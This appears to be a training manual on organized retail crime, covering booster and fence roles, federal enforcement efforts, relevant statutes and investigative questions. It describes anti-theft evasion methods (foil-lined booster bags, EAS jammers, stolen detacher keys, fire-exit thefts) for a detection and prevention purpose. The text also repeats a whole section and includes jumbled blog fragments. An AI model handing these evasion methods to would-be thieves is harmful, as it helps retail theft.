Reyes, J.W. (2007). May. Environmental policy as social policy? The impact of childhood lead exposure on crime. National Bureau of Economic Research. https://www.nber.org/system/files/working_papers/w13097/w13097.pdf

Sussmann, M.A. (1999). The Critical Challenges from International High-Tech and Computer-Related Crime at the Millennium, 9 *Duke Journal of Comparative & International Law* 451-489. <https://scholarship.law.duke.edu/djcil/vol9/iss2/5>

32. Overview of Organized Retail Crime

Overview

Because ORC is a subset of a variety of crimes such as shoplifting, cargo theft, fraud, and burglary and it affects retailers differently, ORC is difficult to precisely categorize.

Generally, ORC contains at least one of four basic elements:

1. Theft from a retail establishment in quantities that would not normally be used for personal consumption.
2. Reselling large quantities of stolen items to be re-entered into the marketplace.
3. Receiving, concealing, transporting, or disposing of stolen items in quantities not normally used for personal consumption.
4. Coordinating, organizing, or recruiting to commit the above offenses.

The National Retail Federation (NRF) defines ORC as groups, gangs, and/or individuals who are engaged in illegally obtaining retail merchandise through both theft and fraud in substantial quantities as part of a commercial enterprise. The Organized Retail Crime Act of 2008 defines it as the acquiring of retail merchandise by illegal means for the purposes of reselling the items. According to the Coalition Against Organized Retail Crime, ORC refers to an offense wherein individuals who are associated with a professional crime ring steal large quantities of merchandise and resell it into the marketplace. These definitions allow for varied interpretations by retailers and law enforcement. For instance, one retailer may categorize ORC as any theft over a certain dollar amount regardless of how many criminals were involved.

Theft from retail establishments has long been a problem, but the problem has gradually grown beyond simple, isolated incidences of shoplifting and burglary into something more complex. It wasn't until the 1980's that organized retail crime was recognized as a phenomenon, but the problem has continued to grow in volume, sophistication, and scope.

What has emerged are sophisticated, multilevel criminal organizations that steal large amounts of high-value products, focusing on small and easily resalable items, and then resell the goods through a variety of means, including flea markets, smaller stores, and increasingly over the Internet. Sales over the Internet have evolved to a point where they have become a new crime phenomenon referred to as "eFencing."

Ultimately, ORC impacts everyone from the big box retailers to the small, independent stores. This type of crime obviously has a direct impact on those from whom the items are stolen. They have fewer items in their inventory to sell and their profits suffer. To make up for it they must often pass along the burden to consumers in the form of higher prices (Combating ORC.PDF).

Organized retail crime (ORC) refers to groups, gangs and sometimes individuals who are engaged in illegally obtaining retail merchandise through both theft and fraud in substantial quantities as part of a

criminal enterprise.

These crime rings generally consist of “boosters” – who methodically steal merchandise from retail stores – and fence operators who convert the product to cash or drugs as part of the criminal enterprise. Sophisticated criminals have even found ways to switch UPC barcodes on merchandise so they ring up differently at checkout, commonly called “ticket switching.” Others use stolen or cloned credit cards to obtain merchandise or produce fictitious receipts to return products back to retail stores.

Precise measurements of the true scope of this problem are difficult to determine given the inherently secretive nature of these criminal operators. According to Congressional testimony and industry experts, ORC losses total an estimated \$15-30 billion annually (NRF).

To take the merchandise from the store without detection, these professional thieves sometimes employ advanced techniques including booster bags, electronic article surveillance (EAS) jammers, and magnetic detachers.

- Booster bags are bags lined with foil to prevent detection of the merchandise EAS tags (special tags on merchandise that trigger an alarm if taken from the store) by the EAS detection equipment installed at store entrances/exits.
- EAS jammers are electronic devices that interfere with the EAS detection equipment placed at store entrances/exits to prevent the equipment from detecting the EAS tags on the stolen merchandise.
- Magnetic detachers are used to detach and remove the EAS tags on the merchandise thus allowing the items to be taken from the store without detection.

As mentioned, organized retail crime rings generally include individuals serving in one of two main capacities: boosters or fences. Generally, boosters act as professional shoplifters who steal or illegally obtain merchandise. Fences pay boosters for stolen goods and then resell them to witting or unwitting consumers and businesses.

Boosters work either alone or in groups to steal goods that they will later sell to fences for about 10% to 25% of the ticket value. They often carry “fence sheets,” or shopping lists provided to boosters by fences. These shopping lists itemize the goods fences desire, the amounts fences will pay for each item and retail store locations where each item may be. In some cases, boosters may travel across state lines to target specific establishments in multiple states. Consequently, many boosters will, at some point, transport stolen merchandise across state lines either when shipping stolen goods to a fence or when physically delivering merchandise to a fence after stealing it in another state.

Fencing operations can be very straight forward or can involve multiple stages and a degree of operational sophistication. Most stolen merchandise is sold to a low-level fence, commonly called a “street fence.” Street fences will either sell these goods directly to the public—through flea markets, swap meets, or the Internet—or will sell the merchandise to mid-level fences who run “cleaning operations.” Cleaning operations remove security tags and store labels as well as repackage stolen goods so they appear as though they came directly from the manufacturer. A notable concern for public health and safety, this

cleaning process may even involve changing the expiration date on perishable goods. The “clean” goods may then be sold to the public or to higher-level fences, which often operate illegitimate wholesale businesses. Through these businesses, the fences can supply merchandise to retailers, often mixing stolen merchandise with legitimate goods. The illegal activities of fences may be of concern for policymakers and federal law enforcement because—like boosters—fences’ activities may cross state lines. They may, for instance, purchase stolen goods from boosters in one state and send them to another state to be cleaned; they may then sell this “clean” merchandise to illegitimate wholesalers in another state. In addition, fences selling goods via online marketplaces may ship stolen goods across state or national lines.

ORC groups and sometimes individuals travel and methodically steal merchandise from a number of stores over a short period of time. The stolen merchandise is then typically liquidated through three main channels:

1. Traditional “fencing” operations, such as street corners, flea markets, and pawnshops. In larger cases, merchandise also may be fed back through the supply chain by re-packagers and illegitimate wholesalers who move the products into the distribution system, rerouting the items to unsuspecting retailers and consumers.
2. Returned to the store for a refund, sometimes using fake receipts, to obtain cash or store credit. In these cases, suspects receive the full value of the merchandise plus sales tax.
3. Online marketplaces, such as websites and online auction sites, providing a national or even international platform to liquidate goods.

While these acts may initially appear harmless, many retailers in this survey report an increase in violent behavior among criminals, which puts both employees and shoppers at risk. When asked, “Within the past year, what trends in organized retail crime have you noticed,” answers included:

- Less fear of getting caught
- Smash and grab activity significantly increased
- Criminals are getting more violent, bolder
- Steady increase in activity

For the first time, NRF asked retail executives to list cities where organized retail crime affects their stores and/or distribution centers most. As Figure 8 shows, the top cities include:

TOP CITIES OF ORC

- 1** Los Angeles
- 2** New York City
- 3** Houston
- 4** Miami
- 5** Atlanta
- 6** Chicago
- 7** Orlando
- 8** San Francisco/Oakland
- 9** Orange County, Calif.
- 10** Northern N.J.




FIGURE 8

32.1. Overview

Overview

Because ORC is a subset of a variety of crimes such as shoplifting, cargo theft, fraud, and burglary and it affects retailers differently, ORC is difficult to precisely categorize.

Generally, ORC contains at least one of four basic elements:

1. Theft from a retail establishment in quantities that would not normally be used for personal consumption.
2. Reselling large quantities of stolen items to be re-entered into the marketplace.
3. Receiving, concealing, transporting, or disposing of stolen items in quantities not normally used for personal consumption.
4. Coordinating, organizing, or recruiting to commit the above offenses.

The National Retail Federation (NRF) defines ORC as groups, gangs, and/or individuals who are engaged in illegally obtaining retail merchandise through both theft and fraud in substantial quantities as part of a commercial enterprise. The Organized Retail Crime Act of 2008 defines it as the acquiring of retail merchandise by illegal means for the purposes of reselling the items. According to the Coalition Against Organized Retail Crime, ORC refers to an offense wherein individuals who are associated with a professional crime ring steal large quantities of merchandise and resell it into the marketplace. These definitions allow for varied interpretations by retailers and law enforcement. For instance, one retailer may categorize ORC as any theft over a certain dollar amount regardless of how many criminals were involved.

Theft from retail establishments has long been a problem, but the problem has gradually grown beyond simple, isolated incidences of shoplifting and burglary into something more complex. It wasn't until the 1980's that organized retail crime was recognized as a phenomenon, but the problem has continued to grow in volume, sophistication, and scope.

What has emerged are sophisticated, multilevel criminal organizations that steal large amounts of high-value products, focusing on small and easily resalable items, and then resell the goods through a variety of means, including flea markets, smaller stores, and increasingly over the Internet. Sales over the Internet have evolved to a point where they have become a new crime phenomenon referred to as "eFencing."

Ultimately, ORC impacts everyone from the big box retailers to the small, independent stores. This type of crime obviously has a direct impact on those from whom the items are stolen. They have fewer items in their inventory to sell and their profits suffer. To make up for it they must often pass along the burden to consumers in the form of higher prices (Combating ORC.PDF).

Organized retail crime (ORC) refers to groups, gangs and sometimes individuals who are engaged in illegally obtaining retail merchandise through both theft and fraud in substantial quantities as part of a

criminal enterprise.

These crime rings generally consist of “boosters” – who methodically steal merchandise from retail stores – and fence operators who convert the product to cash or drugs as part of the criminal enterprise. Sophisticated criminals have even found ways to switch UPC barcodes on merchandise so they ring up differently at checkout, commonly called “ticket switching.” Others use stolen or cloned credit cards to obtain merchandise or produce fictitious receipts to return products back to retail stores.

Precise measurements of the true scope of this problem are difficult to determine given the inherently secretive nature of these criminal operators. According to Congressional testimony and industry experts, ORC losses total an estimated \$15-30 billion annually (NRF).

To take the merchandise from the store without detection, these professional thieves sometimes employ advanced techniques including booster bags, electronic article surveillance (EAS) jammers, and magnetic detachers.

- Booster bags are bags lined with foil to prevent detection of the merchandise EAS tags (special tags on merchandise that trigger an alarm if taken from the store) by the EAS detection equipment installed at store entrances/exits.
- EAS jammers are electronic devices that interfere with the EAS detection equipment placed at store entrances/exits to prevent the equipment from detecting the EAS tags on the stolen merchandise.
- Magnetic detachers are used to detach and remove the EAS tags on the merchandise thus allowing the items to be taken from the store without detection.

As mentioned, organized retail crime rings generally include individuals serving in one of two main capacities: boosters or fences. Generally, boosters act as professional shoplifters who steal or illegally obtain merchandise. Fences pay boosters for stolen goods and then resell them to witting or unwitting consumers and businesses.

Boosters work either alone or in groups to steal goods that they will later sell to fences for about 10% to 25% of the ticket value. They often carry “fence sheets,” or shopping lists provided to boosters by fences. These shopping lists itemize the goods fences desire, the amounts fences will pay for each item and retail store locations where each item may be. In some cases, boosters may travel across state lines to target specific establishments in multiple states. Consequently, many boosters will, at some point, transport stolen merchandise across state lines either when shipping stolen goods to a fence or when physically delivering merchandise to a fence after stealing it in another state.

Fencing operations can be very straight forward or can involve multiple stages and a degree of operational sophistication. Most stolen merchandise is sold to a low-level fence, commonly called a “street fence.” Street fences will either sell these goods directly to the public—through flea markets, swap meets, or the Internet—or will sell the merchandise to mid-level fences who run “cleaning operations.” Cleaning operations remove security tags and store labels as well as repackage stolen goods so they appear as though they came directly from the manufacturer. A notable concern for public health and safety, this

cleaning process may even involve changing the expiration date on perishable goods. The “clean” goods may then be sold to the public or to higher-level fences, which often operate illegitimate wholesale businesses. Through these businesses, the fences can supply merchandise to retailers, often mixing stolen merchandise with legitimate goods. The illegal activities of fences may be of concern for policymakers and federal law enforcement because—like boosters—fences’ activities may cross state lines. They may, for instance, purchase stolen goods from boosters in one state and send them to another state to be cleaned; they may then sell this “clean” merchandise to illegitimate wholesalers in another state. In addition, fences selling goods via online marketplaces may ship stolen goods across state or national lines.

ORC groups and sometimes individuals travel and methodically steal merchandise from a number of stores over a short period of time. The stolen merchandise is then typically liquidated through three main channels:

1. Traditional “fencing” operations, such as street corners, flea markets, and pawnshops. In larger cases, merchandise also may be fed back through the supply chain by re-packagers and illegitimate wholesalers who move the products into the distribution system, rerouting the items to unsuspecting retailers and consumers.
2. Returned to the store for a refund, sometimes using fake receipts, to obtain cash or store credit. In these cases, suspects receive the full value of the merchandise plus sales tax.
3. Online marketplaces, such as websites and online auction sites, providing a national or even international platform to liquidate goods.

While these acts may initially appear harmless, many retailers in this survey report an increase in violent behavior among criminals, which puts both employees and shoppers at risk. When asked, “Within the past year, what trends in organized retail crime have you noticed,” answers included:

- Less fear of getting caught
- Smash and grab activity significantly increased
- Criminals are getting more violent, bolder
- Steady increase in activity

For the first time, NRF asked retail executives to list cities where organized retail crime affects their stores and/or distribution centers most. As Figure 8 shows, the top cities include:

TOP CITIES OF ORC

- 1** Los Angeles
- 2** New York City
- 3** Houston
- 4** Miami
- 5** Atlanta
- 6** Chicago
- 7** Orlando
- 8** San Francisco/Oakland
- 9** Orange County, Calif.
- 10** Northern N.J.




FIGURE 8

33. ORC Law Enforcement Partnership

Federal Bureau of Investigation (F.B.I.)

In December 2003, the FBI established an Organized Retail Theft (ORT) Initiative aimed at identifying and dismantling multi-jurisdictional retail crime rings. The Initiative focuses on information sharing between law enforcement and the private sector in order to investigate ORC and develop a greater understanding of the nature and extent of ORC around the country. The Initiative relies on federal statutes such as the Money Laundering, Interstate Transportation of Stolen Property, and Racketeer Influenced and Corrupt Organizations (RICO) to investigate and prosecute ORC rings. In addition to the Initiative, the FBI leads seven Major Theft Task Forces around the country that is responsible for investigating a host of major theft areas, including ORC. These task forces are composed of local, state, and federal law enforcement agencies, as well as retail industry loss prevention experts.

In the Violence Against Women and Department of Justice Reauthorization Act of 2005, Congress directed the Attorney General and FBI to establish a clearinghouse within the private sector for information sharing between retailers and law enforcement. The result was LERPnet. LERPnet began as a partnership between the FBI, ICE, various local police departments, individual retailers, and retail organizations including the Food Marketing Institute (FMI), National Retail Federation (NRF), and Retail Industry Leaders Association (RILA). As of January 2010, 2011, LERPnet has been linked with the FBI's Law Enforcement Online (LEO) system, providing federal and local law enforcement a direct link to retail industry crime reports.

Despite the establishment of the ORT Initiative, the use of the Major Theft Task Forces to investigate ORC rings, and the creation of LERPnet, the FBI continues to focus most of its resources on counterterrorism efforts. The FBI has indicated that the primary barrier to increasing its involvement in ORC investigations is the lack of resources dedicated directly to combating retail crime. Although the FBI has reportedly requested this directed funding, it has yet to be realized.

U.S. Immigration and Customs Enforcement (ICE)

Because ORC often involves interstate and international transportation of stolen goods and the movement of illicit proceeds associated with the sale of these goods, ICE has become increasingly involved in investigating ORC. Further, ICE may become ever more involved in ORC investigations if reports indicating that ORC rings rely on unauthorized (illegal) aliens (particularly from Mexico) to act as boosters are true. Employing these aliens as low-level boosters allows them to earn an income while protecting the higher-ups in the organization from being apprehended while stealing; if apprehended, unauthorized aliens may be jailed and then deported, saving higher-ups from the fines or jail time that they could otherwise face if arrested.

In July 2009, ICE launched an ORC Pilot Program. This program, originally slated to last for six months in Houston, Los Angeles, Miami, and New York, focused on developing (1) an ORC threat assessment, (2) a tracking system for ORC cases, (3) a database of retail industry contacts to complement the LERPnet

database, and (4) an investigation of how ORC groups exploit vulnerabilities in the nation's banking systems to launder illicit proceeds. In February 2011, this program was expanded into a national initiative—the Seizing Earnings and Assets from Retail Crime Heists (SEARCH) Initiative. As of May 2011, over 93 cases were initiated through SEARCH, resulting in 41 criminal arrests, 29 indictments, and 15 convictions. Through these cases, about \$4.9 million in cash, property, and monetary instruments was seized.

U.S. Secret Service (USSS)

The USSS is most well-known for protecting the President and Vice President of the United States, as well as visiting heads of state and government. However, it was originally established as a law enforcement agency charged with investigating and preventing the counterfeiting of U.S. currency. The USSS's authorities have expanded, and the agency now investigates crimes ranging from counterfeiting and financial institution fraud to identity crimes, computer crimes, and money laundering. Through investigations into crimes such as credit card fraud, access device fraud, and computer fraud, the USSS has occasionally become involved in investigating organized retail crime groups who steal or fraudulently purchase merchandise from retailers (both traditional and online) and then resell these goods for a profit online. The USSS receives ORC case referrals from state and local law enforcement, retail industry investigators, and online marketplaces fighting the sale of stolen goods.

The USSS has 31 Electronic Fraud Task Forces and 38 Financial Crimes Task Forces that investigate various financial crimes, including ORC. In addition to state and local law enforcement agencies, these task forces consist of investigators from retail stores, online auction houses and the banking and finance industries. There are an estimated 100 or more retail investigators participating in the USSS task forces.

U.S. Postal Inspection Service (USPIS)

The USPIS works to prevent mail fraud as well as illegal substances, contraband, and dangerous products from entering the mail system. When investigating cases of ORC, the USPIS investigates individuals using the mail to ship stolen products or to transmit payment to a seller. These ORC schemes tend to fall into the categories of Internet auction fraud and re-shipper fraud. In cases of Internet auction fraud, the criminals sell stolen goods and ship them domestically and internationally. In cases of re-shipper fraud, criminals may recruit individuals (often unwitting accomplices) to receive the stolen goods and then ship them (often internationally) to other members of the criminal organization or to the buyer of the goods.

Federally Criminalizing ORC

Combating retail theft has primarily been handled by state law enforcement under state criminal laws. In particular, major theft laws are the statutes that states have relied upon most to investigate and prosecute ORC. These major theft laws, however, vary from state to state with respect to the monetary threshold that constitutes major theft. While some states, such as New Jersey and Massachusetts, have relatively low thresholds, other states, such as Wisconsin and Pennsylvania, have relatively higher thresholds. Over one-third of states have felony theft thresholds that meet or exceed \$1,000. With respect to organized retail crime, in 2009, at least 16 states had passed legislation criminalizing ORC, and 8 others had pending

legislation.

There is currently no federal law specifically prohibiting organized retail crime as such. There are, however, provisions in the U.S. Code that federal law enforcement uses to bring forth cases against ORC rings.

Examples of such provisions include

- 18 U.S.C. Section 1956, “Laundering of monetary instruments”;
- 18 U.S.C. Section 1957, “Engaging in monetary transactions in property derive from specified unlawful activity”;
- 18 U.S.C., Chapter 96, the Racketeer Influenced and Corrupt Organizations (RICO) provisions;
- 18 U.S.C. Section 2314, “Transportation of stolen goods, securities, moneys, fraudulent State tax stamps, or articles used in counterfeiting”; and
- 18 U.S.C. Section 2315, “Sale or receipt of stolen goods, securities, moneys, or fraudulent State tax stamps.”

Current federal law addressing theft does not criminalize the theft itself, but rather prohibits the transportation of stolen goods across state lines as well as the sale or receipt of these goods.

For these activities to be considered federal crimes, the monetary value of the stolen goods must meet or exceed \$5,000.

When debating the federal government’s role in combating organized retail crime, Congress may consider whether current law should be amended to create new provisions that would provide penalties for ORC. Proponents of such legislation argue that criminalizing ORC may benefit law enforcement in several ways, including (1) illuminating the growing problem of ORC and (2) providing a statutory framework for tracking ORC case data rather than lumping these cases into other categories for statistical purposes. Opponents of legislation criminalizing ORC argue that already existing statutes allow for effective investigation and prosecution of ORC (as outlined above) and that creating a separate provision for ORC would be redundant. Representatives from federal law enforcement agencies have provided congressional testimony indicating that they indeed have sufficient laws and procedural tools to investigate ORC as mentioned.

34. ORC Fraud Schemes

Organized Retail Crime is considered a gateway crime to other criminal activities. Within ORC there are a wide variety of fraud schemes that exist. These schemes can often range from simple theft of merchandise to complex schemes which involve refunds, gift cards, and or counterfeit currency. In an effort to highlight these types of schemes this section will focus on the various types of organized retail crime schemes. We will discuss an overview of the crime, how to identify it, how you investigate it, and lastly how you prosecute it.

This guide is limited to addressing the particular harms stolen goods markets create, with a focus on ordinary consumer goods. Some specialty stolen goods markets, such as those dealing in firearms, cultural artifacts, art, or endangered species,

Stolen Goods Markets have unique features calling for separate analyses and different responses. Related problems not directly addressed in this guide, each of which requires a separate analysis, include the following:

Property theft problems:

- Burglary
- Robbery
- General theft

Market-related problems:

- Illicit drugs markets
- Prostitution markets
- Human trafficking markets
- Child pornography markets
- Pirated software, music, and film media markets
- Fake goods markets
- Illicit diamond markets
- Endangered species markets
- Illicit antiques, art, and cultural artifacts markets
- Illicit firearms markets

34.1. Asset Misappropriation: Merchandise Theft

Introduction

Organized Retail Crime rings and boosters target inventory in a number of ways. Losses resulting from larceny can run into the millions of dollars. The definition of larceny is: “Felonious stealing, taking and caring, leading, riding, or driving away another’s personal property with the intent to convert it or deprive the owner thereof.” This definition is so broad; it encompasses every kind of asset theft.

Boosters working in groups rather than alone often have at least one member of the group act as a lookout who scouts for employees, plain clothes security officers, or cameras. These lookouts may create diversions or distract employees to facilitate the work of the boosters actually stealing the merchandise.

To help prevent thieves from stealing these goods, many retailers place electronic detection tags on merchandise.

Transactions

Stolen goods trading typically involve several steps, beginning with the theft itself and culminating in an end-consumer’s obtaining the stolen goods. Understanding the actions offenders take and the challenges they face in each step will help you design methods to disrupt the process at several points in the crime process.

As with any market, the relationship between supply and demand for stolen goods can be complex. Generally, the demand for stolen goods increases the incidence of theft. This makes sense because, for the most part, thieves won’t steal goods unless they first know or believe other people will buy or trade for them. General awareness that many business owners and members of the wider public are willing to buy stolen goods motivates thieves to start and continue stealing. Young thieves learn from their families, neighbors, and peers about their community’s willingness to buy stolen goods. Knowing who buys stolen goods and how to deal with them makes stealing a viable choice for some young people growing up in less wealthy areas.

The supply-and-demand relationship is not always this simple. The relationship between people’s willingness to buy stolen goods and others’ readiness to steal them is sometimes complex (Ferman, Henry, and Hoyman, 1987).

The Problem of Stolen Goods Markets

Once thieves know people are generally willing to buy stolen goods, stolen goods markets are mainly fuelled by thieves’ offering goods for sale, rather than by proactive demand from dealers or consumers. Thieves’ offering to sell stolen goods has the greatest influence on how stolen goods markets operate. This is because most dealers and consumers do not actively seek out stolen goods: someone needs to offer

these items to them. Strangers frequently offer small- business owners stolen goods. Sometimes thieves steal items to order. This means they are asked to supply particular products or quantities by theft. Prolific fences tend to encourage thieves to increase their offending in this way. But stealing to order is not as common as stealing to offer.

Commonly Stolen and Sold Goods

Knowledge of the “standing demand” for stolen goods affects the type of goods stolen. The items in greatest demand at the time can dictate crime waves when thieves target particular highly sought items. Statistical research proves that most thieves have an ever-changing hierarchy of goods that they prefer to steal. Research with thieves themselves reveals that they rarely hoard stolen goods for more than an hour or two, at most, since they seek as near to immediate cash returns as possible—and want to avoid getting caught in possession. This means that thieves are unlikely to steal and hoard goods that they do not currently know to be in high demand on the off chance that they will be saleable in the future. Since most thieves steal because they want money in a hurry, at the top of their list is cash, followed by items that they can easily and quickly sell for relatively high prices, such as jewelry and high-tech home entertainment equipment.

Understanding what makes products attractive to thieves will help you anticipate new theft targets, and consequently what new products are likely to become popular in stolen goods markets. So-called “hot” products typically have one or more of the following attributes that can be summarized by the acronym CRAVED, in that they are the following:

- Concealable
- Removable
- Available
- Valuable
- Enjoyable
- Disposable

The more of these attributes an item has, the more attractive it is for someone to steal it. However, because we know that prolific thieves rarely steal items for their own use, the last three attributes are the most important because they relate to items’ worth and not just to their portability. It is this worth of items that makes them disposable as products that thieves can sell or swap for drugs. The demand for and prices of goods in the legitimate market influence what products are hot in stolen goods markets. Knowing, for example, what retail goods shoplifters are stealing, while perhaps not too important to police from a criminal investigation standpoint, might be quite important from a crime prevention standpoint, because shoplifting is often a gateway crime to more-serious theft and a fallback crime for prolific burglars to support their drug use.

Methodologies Employed

Boosters often circumvent detection systems by cutting off or melting the tags, covering the tags in foil or concealing the merchandise in foil-lined bags (often referred to as “magic” bags), or lifting goods over the

antennas of the electronic detection systems. In some instances, boosters take shopping bags directly from the store, fill them with merchandise, and walk out of the store, appearing as though they are carrying purchased goods. Store employees may be less likely to stop and question boosters carrying shopping bags from the store because they incorrectly assume that the merchandise has indeed been paid for.

In addition, boosters do not always steal merchandise from retailers during business hours. Some may hide in stores and wait for all employees to leave before removing large amounts of goods through emergency exits. Others conduct “smash-and-grab” burglaries, in which they steal trucks and vans to ram through store walls and windows, load the vehicles with merchandise, and drive away.

At times, boosters also conspire with current or former store employees. Employees may take goods from storage rooms or receiving areas in stores and provide them directly to boosters. They may also help thieves by disabling store alarms, leaving doors unlocked or providing information about computer passwords, alarm codes, keys, and management and security schedules.

Be on the alert for “booster” devices, which range from clothing worn to conceal stolen product (e.g., coats, jackets, expandable underwear and socks, etc.) to large purses, backpacks, shopping bags, boxes and even baby strollers. Oftentimes shoplifters will use a bag, purse or backpack as a tool to conceal merchandise. During rainy weather, umbrellas are a handy tool for a shoplifter to conceal small items. The booster will keep the umbrella closed facing down, making it easy to conceal a small item. Other boosters will just pick up merchandise and walk out the door. They rely on the cashier’s reluctance to challenge them.

How boosters defeat the systems

Tools: Any number of tools found in the average toolbox or car trunk can be used to break, detach, short out and generally defeat the common EAS systems used by retailers. A great number of boosters, when searched by Law Enforcement, have within pockets or purses, some kind of tool used for EAS removal.

Skill Level: Novice to Medium.

EAS Jammer: These items can be purchased online for reasonable prices, and instructions for their creation can be found even cheaper (even free). These items defeat the signal range used by the EAS Detection pedestals used at exits and department separations and allow an item to pass without being detected. Often slightly unreliable, and only able to be powered for a few minutes at a time, these tools are not found in use very often, but are an immediate indicator of either a pro-level solo shoplifter or an ORC group.

Skill Level: Novice to Medium.

Aluminum Foil Booster Bag: This is the pro-level use of Aluminum Foil. The shoplifter has created a bag/box/backpack lined with thick layers of aluminum foil as a total enclosure (with a closure flap, in order to not have to mess with sheets of foil and make noise that will cause the crime to be detected. The aluminum, as before, creates a barrier which stops radio communication from the pedestal to the tags contained within.

For the techie reading this, the booster bag is now a Faraday Cage. The bag can look like a purse, shopping bag, backpack or any other item they desire.

Skill Level: Medium to Pro. Come back soon for a follow up article on this subject.

Avoidance: Some boosters choose to completely avoid EAS systems all together by either stealing items that are not tagged/wrapped or, even worse, items that are tagged but through routes that are not protected (Namely Emergency Fire Exits). Some of the largest EAS items, or large numbers of smaller items, are simply bagged, carried or carted to the nearest fire door and ran to an awaiting driver and vehicle. The use of the fire door (unless also defeated) is an immediate cause for attention in the area and brings any attentive associates to the area. There are almost always witnesses to these instances, since the thief is in a rush and making noise since he knows his time is limited, but the very nature of this type of theft makes it incredibly hard to prevent. In this instance, witnesses and license plates are your friend.

Skill Level: Medium to Pro. Come back soon for a follow up article on this subject as well.

Skill Level: Pro.

Aluminum Foil: Any item containing or contained within a device that is designed to communicate with an EAS Pedestal can be defeated if you deny the communication. Quality aluminum foil, or cheap foil in abundance, can be used as a barrier that will deny the radio communication between the item and the tower, preventing the alarm from sounding. This tactic is used by beginners, is fairly noisy and easy to detect (because the sound of foil in your fitting room is pretty obvious), but is still fairly frequently used for electronics theft.

Skill Level: Pro.

Detacher Keys: Any retailers using EAS systems will have some kind of detacher key for removing the systems in place when paying customers want to purchase an item. Producers of these keys do not, for the most part, sell them to just anyone who wants to buy so the majority of keys are well secured in warehouses and retailer locations. There is, of course, the occasional employee theft and customer theft of these detacher keys. This is where the internet comes in. Another simple search will show that stolen keys are being sold, resold and discussed all over the place. They are a highly popular tool for theft and are the fastest and easiest way to defeat the EAS systems.

How to investigate it

Merchandise theft investigations often begin with Asking the Right Questions

The following are some critical questions you should ask in analyzing your particular stolen goods markets problem, even if the answers are not always readily available. Your answers to these and other questions will help you choose the most appropriate set of responses later on. Some of these questions can be answered only through in-depth interviews with thieves. It is important to note that these questions should

be asked before new anti-fencing initiatives begin and then again once they have had an opportunity to take full effect. By way of example, after an anti-fencing initiative, any recorded falls in theft, accompanied by:

- I. A decrease in perceptions of ease of selling and buying among offenders and/or
 - II. Increases in risks and decreases in the perception of the rewards of selling and buying stolen goods
- would indicate that it is the police operations that have had the desired effect on falling theft levels rather than some other cause.

Such measures are most important in finding out what works in reducing stolen goods markets and when seeking to attribute causes to falling theft figures. Similarly, such qualitative data may also explain increases in theft levels if offenders reveal the existence of new buoyant markets for stolen goods.

Stolen Goods Markets

- How much stolen goods trading is occurring in your jurisdiction? (Remember that official police recorded crime data are of little help here since the public rarely report such
- Offenses and many receiving-stolen-goods cases are actually cases in which thieves have pled guilty to a lesser charge when evidence of the original theft is weak. Therefore, qualitative data of the kind recommended in the Understanding Your Local Problem section above are invaluable.
- What types of stolen goods markets are dealing in particular types of stolen goods?
- Are certain types of markets shrinking or even shutting down? Are new types of markets emerging?
- Where are the markets for particular types of stolen goods?
- What is the typical discount rate for stolen goods? Is this increasing or decreasing?
- What proportion of goods stolen in your jurisdiction do you estimate are then sold in stolen goods markets, as opposed to being used by the thief, recovered by police, or discarded?
- How easy and quick is it for thieves to find a buyer for their stolen goods?
- How easy and quick is it for fences to find a buyer for their stolen goods?
- How do thieves transport stolen goods to fences?
- What do thieves typically do with property immediately after stealing it (e.g., sell it or trade it immediately on the street, hide it while searching for a buyer, sell it immediately to a pawnshop or fence)? How often do thieves need to dump goods that they could sell?

Understanding Your Local Problem

- Offenders/Thieves
- Who deals in particular types of stolen goods, which markets are they dealing in, and how?
